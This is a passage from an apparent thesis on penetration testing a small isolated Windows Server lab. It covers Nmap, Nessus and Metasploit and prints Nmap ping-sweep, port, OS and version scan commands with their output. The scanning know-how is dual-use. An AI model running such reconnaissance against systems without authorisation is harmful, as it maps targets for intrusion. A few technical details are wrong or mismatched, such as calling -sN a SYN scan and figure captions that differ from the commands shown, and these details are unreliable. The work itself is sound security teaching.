Nmap can run on most computer Operating Systems, and official binary packages are available for Linux, MS-Windows, and Mac Operating Systems. Nmap create a list of scanned targets as output, with additional information on each depending on the options used in execution. The port table gives the key information. The port table shows the port number and protocol, service name, and state. The state is open, filtered, closed, or unfiltered. Open means that service on the target host is listening for connections packets on that port. Filtered means is firewall filter or blocking the port. Closed ports have no application listening to them though they could open up at any time. Ports are classified as unfiltered when they are react to Nmapps search, but Nmap cannot determine whether they are open or closed.

Besides Nmap there exist a number of different tools for port scanning and there are so many various methods for finding open ports in the target machine like FIN, Xmas Tree, Null scanning and others (Fyodor, 2008).

2.3.4.2 Scanning and Vulnerability Assessment Tools

Scanning and vulnerability assessment is a systematic evaluation of networks to determine the adequate security measures and identify security defiance. Scanning and vulnerability assessment tools are essential because they map known

vulnerabilities in the network and presents an assessment of potential vulnerabilities before exploited by malicious software or attacker. There are so many security scanners available in the internet. Lots of vendors sell their products with charging by the number of IP addresses it can scan. One of the most popular alternatives to these scanners is Nessus.

Nessus: once an open source but now it is a proprietary cross platform vulnerability scanner developed by Tenable Network Security (Nessus 6.1 user guide, 2014). It is free to download, but needs activation; there are two options for this Professional feed and Home feed. The professional feed gives access to larger plugins and the home feed also gives lots of plugins, but not quite as many as the professional feed. Nessus was developed with client/server architecture. The Nessus server performs the actual scanning activity, while the client is the front-end application of the program. Both client/server can be installed into a single system or can be installed on separate machines. Its key feature includes scan policy, which permits the user to set parameters and variables for a successful scanning, such as scan options, credentials, plugins and advanced settings. It is used to detect potential vulnerabilities and weakness on the network and systems like remote cracker control, default passwords, DoS attack, missing updates and patches by utilizing the security vulnerability database that contains updated information of all known vulnerabilities (Nessus 6.1 user guide, 2014).

On Tenable's website, a well-written installation guide and several videos on how the tool works through with a thorough analysis of its features are available. Scanning a system or network is straightforward. After logging in the web interface, configure the policies to assess the system or network. Thousands of plugins can be used to find vulnerabilities which provide the assessment intelligence. After policies have been configured, select the device IP address or range of the network that will be assessed. Once the targets are selected, scan can be launched, and Nessus will start its vulnerability analysis. After completion of scan, Nessus will present a list of items it discovered which can be browsed by severity level. Nessus ranks severity level using critical, high, medium, low and info scale.

2.3.4.3 Network Attack Tools

After determining the existing vulnerabilities in the target machine, the next step is to determine suitable targets for a penetration test. After the target is chosen, attacks will be performed on it. An attack phase is the most important part of penetration testing. By attacking any vulnerability, penetration tester determines, how deep a hacker can go into and to what extent?

In this section one of the popular alternatives for penetration test will be described:

Metasploit: Metasploit is open source computer security software which gives information about security vulnerabilities in the target system. Metasploit was developed by a security researcher HD Moore in October 2003 (Kennedy, Gorman, Kearns & Aharoni, 2011). HD Moore used Perl language for developing Metasploit. Metasploit gained high popularity in information security field in a short time and this project was rewritten in Ruby programming language with more than 150,000 lines of code and version 3.0 was released in 2007. In 2009 Metasploit was obtain by a Security firm called Rapid7. Now it has more than 1400 exploits, 360 payloads, 900 auxiliary modules which have been effectively been used for exploiting and doing penetration testing on the target system.

Metasploit Core Framework contains several sub-systems such as management modules and sessions. Metasploit Base Framework incorporates different directories and provides the interface to interact with the Core Framework. These directories are divided up into modules, libraries, plugging, tools and interfaces. Command Line Interface, Console Interface, GUI interface and Web Interface are primary interfaces among all these interfaces. Console Interface is the most powerful because it lets penetration testers utilize the full functionality of Metasploit. Figure 2.3 illustrate Metasploit Architecture (Metasploit unleashed - mastering the framework extended BT-day 0x7DA edition, n.d.).




Figure 2.4 Metasploit framework architecture (Metasploit unleashed - mastering the framework extended BT-day 0x7DA edition, n.d.)

CHAPTER THREE

LABORATORY SETUP AND METHODOLOGY

Laboratory setup and methodology of penetration test will be described in this chapter. The main focus behind this thesis is to illustrate Network parameters and their optimization, vulnerabilities and penetration testing security tools and techniques and understanding how the Network and System Administrators can protect the system or network against the attackers and how to use the penetration test tools and their methodology.

3.1 Setup and Configuration

Two Desktop Computers, one Zyxel Switch and one Fortigate Firewall are used to create the testing environment. Desktop Computers are networked by using cable. This setup is created to isolate the testing environment from University network environment. Figure 3.1 illustrates the isolated laboratory environment. Both of the PC's are shown in Figure 3.1 are running under MS-Windows based Operating Systems. One of them is used for performing penetration test. On the other PC beside its own MS-Windows 2008 there is MS-Windows Server 2008 running in VMware workstation and these two Operating Systems are used for target machine.




Figure 3.1 Penetration testing laboratory environment

3.1.1 Target Host Machine Configuration

The PC which had one virtual machine inside is referred as Target Host Machine and the other desktop is referred as attacker Machine throughout this testing. MS Windows server 2008 R2 Enterprise 64 bit is installed on both the target and virtual machines. These two machines are referred as Host machines throughout in this test. Target Host Machine is configured as a Domain server and this machine also acts as a DNS server. The Virtual machine is configured as IIS server, FTP server and is running MS-SQL server on it. These target host machines simulate a basic computer network environment. These systems are networked by Zyxel GS1910 and Fortigate 60B is used as a firewall. Laboratory environment in Figure 3.1 is simplified to Figure 3.2.




Figure 3.2 Simplified laboratory environment

3.1.2 Host Machines Configuration

The configuration used for penetration testing machine is simple. MS-Windows server 2008 R2 Enterprise 64 bit is installed on this PC. Static IP address 192.168.3.1 is assigned and connected to the target network by using internal port 2 of the firewall.

3.2 Hardware and Software Specification

In the laboratory environment the hardware and software used during the test are as follow:

Penetration Tester's Machine Specification

- Processor: Intel (R) core(TM)2 6600@ 2.40 GHz
- Installed RAM: 4 GB
- System type: MS-Windows server 2008 R2 Enterprise 64 bit
- Hard disk capacity: Samsung SD 321KJ ATA Device

Target Host Machine Specification

- Processor: : Intel (R) core(TM)2 Quad CPU 6600@ 2.40 GHz
- Installed RAM: 4 GB
- System type: MS-Windows server 2008 R2 Enterprise 64 bit
- Hard disk capacity: Samsung SD 321KJ ATA Device

Target Switch specification

The ZyXEL XGS1910/GS1910 Series 24port GbE has a smart manageable switch with 10GbE uplink for maximum throughput to perform increasing network demands and suitable for small and medium businesses. In this test environment Zyxel switch is used with default settings.

Target Firewall Specification

- 1 Gbps throughput performance.
- Integrated switch and options for Power over Ethernet and simplify your network infrastructure.
- Up to 2x WAN, 5x LAN and 1x DMZ interface ports.

- Runs on FortiOS 5 - the most powerful security Operating System in the world.
- More control to simplify configurations and deployments.
- Wide network security, include some application control like:IPS, advanced antimalware, web filtering, VPN and WAN Optimization.
- Firewall throughput up to 3.5 Gbps prevents your network security.

Front and Back view of Fortigate firewall are given in Figure 3.3.




Figure 3.3 Fortigate port view and description

3.3 Proposed Penetration Test Methodology

To perform the penetration test in the test environment, it is needed to understand the penetration test against the production system. These tests can be risky, because if any mistakes occurred, it would have resulted financial losses and disruption of the overall functionality of a system or network. During this test simulation, the White Box approach is used, which is one of the three different approaches for conducting penetration tests. The network environment is setup as shown in Figure 3.1 and 3.2 and the necessary tools are selected to penetration test or Ethical Hack for simulating attacks on network.

In literature section, four phased penetration methodology was reviewed. In this section four phased penetration testing methodology has been proposed as shown in Figure 3.4:




Figure 3.4 Proposed penetration testing methodology

After gathering information in scanning phase with Nmap, all the collected data are the input parameter for the next phases. Information like network range, host IP addresses, installed Operating Systems and open ports identified are used to vulnerability analysis phase. In the vulnerability analysis phase, Nessus network scanner is used; this scanner is identified what vulnerabilities exist due to configuration flaws or vulnerabilities which could have been the product of operating system or services installed in a system or network. After scanning and vulnerability analysis phase is completed, next phase is the attack phase. In this phase, it is tried to attack all the identified vulnerability in order to distinguish if those vulnerabilities are exploitable or not. Because all the security threats which identified, are not possible to exploit. Finally Ethical Hacker tries to prepare report with all the activities done in the attack phases.

3.4 Ethic hack Tools Installations and Configurations

Nmap, Nessus and Metasploit Framework are the tree tools which are used for doing the penetration test. Installations and configurations method which required for those tools are described in this section. All the tools are installed on pentester's machine.

3.4.1 Nmap Installation and Configuration

At the beginning Nmap was a Unix-only tool, but in 2000 MS-Windows version was released. Windows version becomes the second most popular Nmap platform after Linux version tool. Nmap supports Windows 7, Windows Server 2008 and 2003, Windows Vista, and Windows XP SP1 and later. Nmap Windows Version has some limitation versus UNIX version. Here are some of the known limitations:

- You cannot generally scan your own machine from itself (using a loopback IP such as 127.0.0.1 or any of its registered IP addresses). This is a Windows limitation.
- Nmap only supports Ethernet interfaces (including most 802.11 wireless cards and many VPN clients) for raw packet scans. Unless you use the -sT -Pn options, RAS connections (such as PPP dialups) and certain VPN clients are not supported.

This tool was used during the Scanning and Vulnerability Assessment phase. The steps followed during the installation and configuration of Nmap is given in Appendix A.

3.4.2 Nessus Installation and Configuration

Nessus vulnerability scanner is one of the most trusted platforms for network security analyzing and auditors. Penetration tester should use wizard features for create policies and set schedule for their tests even they can send the result via email.

Nessus 6.3 version was used as one of the penetration testing tool. This tool was used during the scanning and vulnerability assessment phase of the penetration test methodology. The steps followed during the installation and configuration of Nessus is given in Appendix B.

3.4.3 Metasploit Installation and Configuration

The standard Metasploit installer uses a graphical interface to guide you through the installation process. Installation is a simple process that takes you through a series of prompts to identify the location where you want to install Metasploit and the ports which you want Metasploit to use. After you define your installation preferences, the installer installs the dependencies and services that are necessary to run Metasploit.


The steps followed during the installation and configuration of Metasploit is given in Appendix C.

CHAPTER FOUR

PENETRATION TESTING OF THE LABORATORY NETWORK

The intention of this thesis is used free/open source software and techniques in order to show open ports and network security holes and some of general attack methods then recommended the best setting for network optimization. The goal of the Penetration Test is to gain access to a network laboratory machines and explore the network for vulnerabilities and to find out what harm a hacker could cause the laboratory network.

In the testbed used for this thesis, the used firewall has default setting for network environment. Although it was known that all ports are blocked in the default setting, port scanning is carried out to see the results. These results are given in Figure 4.1 and 4.2 with referring to these results, it seems that all ports are blocked by the firewall as given in this documentation and related literature.



```
Administrator: C:\Windows\system32\cmd.exe - ping 192.168.3.1 -t
C:\Users\Administrator>ping 192.168.3.1 -t
Pinging 192.168.3.1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

Figure 4.1 Ping request page from 192.168.2.2 with no response


```

Select Administrator: Command Prompt
Nmap scan report for 192.168.2.1
Host is up (0.015s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 256 IP addresses (1 host up) scanned in 105.02 seconds
C:\nmap-6>nmap -sP 192.168.2.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-03 02:18 Pacific Daylight Time
Failed to resolve "0sP".
Nmap done: 256 IP addresses (0 hosts up) scanned in 212.41 seconds
C:\nmap-6>_

```

Figure 4.4 Nmap ping-sweep/ one way access

From the above result, since the firewall is used with default settings and all the input and output ports are blocked, no hosts responding to ICMP packets are identified. It should be noted that, in the real world scenario or if the penetration test is conducted from outside of the network, ICMP ping sweep scan would not always provide a significant value, Because many organizations or companies normally filters ICMP against their hosts and networks. Therefore, port scanning tools and techniques are used with different protocols like TCP or UDP to overcome ICMP's ineffectiveness. Because of existing web server, it is necessary to have two-way connections for incoming FTP server or IIS services requests. For this reason it is needed to configure access policy between two ports.

By using Nmap ping sweep, it seems that there are two up systems and also two IP addresses of two systems were found which given in Figure 4.5.

```

Select Administrator: Command Prompt
88/tcp    open  kerberos-sec
113/tcp   closed ident
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps1
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPss1
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49161/tcp open  unknown
49167/tcp open  unknown

Nmap done: 256 IP addresses (2 hosts up) scanned in 87.17 seconds
C:\nmap-6>_


```

Figure 4.5 Nmap ping-sweep/ two way access

4.2 Network Scanning

After determination of available hosts and their IP addresses, the port scan process should be used to discover available Operating System and services. Network scanning are used to identifying opened, closed, filtered or unfiltered ports and give the basic idea about services running on the host machines.

The output of an ACK scans against hosts 192.168.2.0/24 on the target network using Nmap are given in Figure 4.6 Depending on these results, it seems that some ports of the target hosts are filtered; there for it can be said that one or more firewalls are located in that network.



```
Administrator: Command Prompt
C:\nmap-6>
C:\nmap-6>nmap -sA 192.168.2.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-04 14:03 Pacific Daylight Time

Nmap scan report for 192.168.2.1
Host is up (0.00s latency).
All 1000 scanned ports on 192.168.2.1 are filtered

Nmap scan report for 192.168.2.2
Host is up (0.00s latency).
All 1000 scanned ports on 192.168.2.2 are filtered

Nmap done: 256 IP addresses (2 hosts up) scanned in 86.94 seconds
C:\nmap-6>_
```

Figure 4.6 Nmap ACK scans against hosts on 192.168.2.0/24 range

The command given here is used to scan every TCP and UDP open ports and resulting running on the hosts given in Table 4.1.

```
nmap -n -PN -sT -sU -p- 192.168.2.0/24
```

Table 4.1 TCP and UDP open ports and services running on hosts in the network 192.168.2.0/24

TARGET HOST: Domain Control Windows server 2008 server R2 Nmap scan report for 192.168.2.2				TARGET HOST: Web Server Windows server 2008 server R2 Nmap scan report for 192.168.2.1			
PORT NUMBER	PORT	STATE	SERVICE	PORT NUMBER	PORT	STATE	SERVICE
53	tcp	open	domain	80	tcp	open	http
88	tcp	open	kerberos-sec	135	tcp	open	msrpc
135	tcp	open	msrpc	139	tcp	open	netbios-ssn
139	tcp	open	netbios-ssn	445	tcp	open	microsoft-ds
389	tcp	open	ldap	1433	tcp	open	ms-sql-s
443	tcp	open	https	49152	tcp	open	unknown
445	tcp	open	microsoft-ds	49153	tcp	open	unknown
464	tcp	open	kpasswd5	49154	tcp	open	unknown
593	tcp	open	http-rpc-epmap	49155	tcp	open	unknown
66	tcp	open	ldapssl	49156	tcp	open	unknown
902	tcp	open	iss-realsecure	49157	tcp	open	unknown
912	tcp	open	apex-mesh	123	udp	open/filtered	ntp
268	tcp	open	globalcatLDAP	137	udp	open	netbios-ns
3269	tcp	open	globalcatLDAPssl	138	udp	open/filtered	netbios-dgm
3389	tcp	open	ms-wbt-server	500	udp	open/filtered	isakmp
9389	tcp	open	unknown	2690	udp	open/filtered	unknown
49154	tcp	open	unknown	4500	udp	open/filtered	nat-t-ike
49155	tcp	open	unknown	5355	udp	open/filtered	llmnr
49157	tcp	open	unknown	1434	udp	open/filtered	ms-sql-s
49158	tcp	open	unknown	20797	udp	open/filtered	unknown
49161	tcp	open	unknown	27416	udp	open/filtered	unknown
49167	tcp	open	unknown	29435	udp	open/filtered	unknown
53	tcp	open	domain	3389	tcp	open	ms-wbt-server
123	udp	open	ntp	32721	udp	open/filtered	unknown
137	udp	open	netbios-ns	34079	udp	open/filtered	unknown
				42913	udp	open/filtered	unknown
				58938	udp	open/filtered	unknown


At the same time, the "-sF", "-sX", (FIN and Xmas Tree Scans) or "-sN" (SYN Stealth Scan), flags can be used for gathering more information. All of them produce the information which is looked for.

To scan a special port the following command should be used:

```
Nmap -PN -p portnumber -sN ip
```

4.3 OS and Services Fingerprinting

In order to get more information about the target host's Operating System and what exact services and version numbers, needed to use another Nmap command during network scanning. The results of Nmap -O 192.168.2.2 command are given in Figure 4.7:



```
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49161/tcp open  unknown
49167/tcp open  unknown
Aggressive OS guesses: Microsoft Windows Server 2008 or 2008 Beta 3 (98%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (98%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (98%), Microsoft Windows Server 2008 SP1 (96%), Microsoft Windows 7 Professional or Windows 8 (95%), Microsoft Windows Phone 7.5 or 8.0 (93%), Microsoft Windows Vista SP0 - SP1 (93%), Microsoft Windows Server 2012 (92%), Microsoft Windows 7 SP1 or Windows Server 2008 SP1 - SP2 (91%), Microsoft Windows Vista Home Premium SP1 (91%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 51.75 seconds
C:\nmap-6>_
```

Figure 4.7 Operation systems finding with Nmap -O

Nmap -sV command are used to see which version of a service is running on the target hosts. Nmap -sV flag is run against host on 192.168.2.0/24 and output gathering information after running this command is given in Figure 4.8.

```

Administrator: Command Prompt
C:\nmap-6>nmap -sU 192.168.2.2
Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-04 14:34 Pacific Daylight Time
Nmap scan report for 192.168.2.2
Host is up (0.0097s latency).
Not shown: 978 filtered ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Microsoft DNS 6.1.7600
88/tcp    open  kerberos-sec    Windows 2003 Kerberos (server time: 2015-05-04
21:35:15Z)
113/tcp   closed ident
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  ssl/http        VMware VirtualCenter Web service
445/tcp   open  netbios-ssn
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
902/tcp   open  ssl/umware-auth VMware Authentication Daemon 1.10 (Uses UNC, SO
AP)
912/tcp   open  vmware-auth     VMware Authentication Daemon 1.0 (Uses UNC, SOA
P)
3268/tcp  open  ldap
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server?
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
49157/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc           Microsoft Windows RPC
49161/tcp open  msrpc           Microsoft Windows RPC
49167/tcp open  msrpc           Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.59 seconds

```

Figure 4.8 Nmap -PN -p port_number -sV 192.168.2.0/24

As it can be seen, information gathered with Nmap provides much important base information about target machine for the next scanning and vulnerability assessment phase. In this phase, the number of live hosts, their IP and MAC addresses and open ports and services running on those hosts are clarified. During enumeration, it seems that two hosts on the analyzed network have windows based Operating Systems.

4.4 Vulnerability Assessment Using Nessus

After gathering required information with Nmap and identifying the target systems, a Penetration Tester should tries to find any existing possible vulnerabilities in each target system. These scanners are used to identify the Operating System and services which are running in the target host, and at the same time to spot the vulnerable hosts and their services.

This scanner started to gather information from the target computer without actually trying to exploit the system. The outputs generated from scanners will be

checked to verify what possible exploits can be done against the vulnerable hosts and services.

Nessus works on HTTPS port 8834 and provides a user interface. For each user there is a unique login and password. To launch the Nessus UI, it is necessary to open a web browser of Penetration tester PC and enter `https://[192.168.3.1]:8834/` in the navigation bar.

Both scans, Credentialed and Uncredentialed, are executed against the hosts on 192.168.2.1 and 192.168.2.2. Local security checks on both Domain control and Web Server MS Windows based on Operating System are performed. Separate user accounts are created on MS Windows Operating System and these accounts are also used to perform scans.

From the scans, two separate reports are generated which listed the vulnerabilities by hosts. Each vulnerability which was found in the testbed has its own risk factor and risk rate. The identified vulnerabilities are labeled as critical, high, medium and low. Figure 4.9 and 4.10 show the graphical Nessus report:

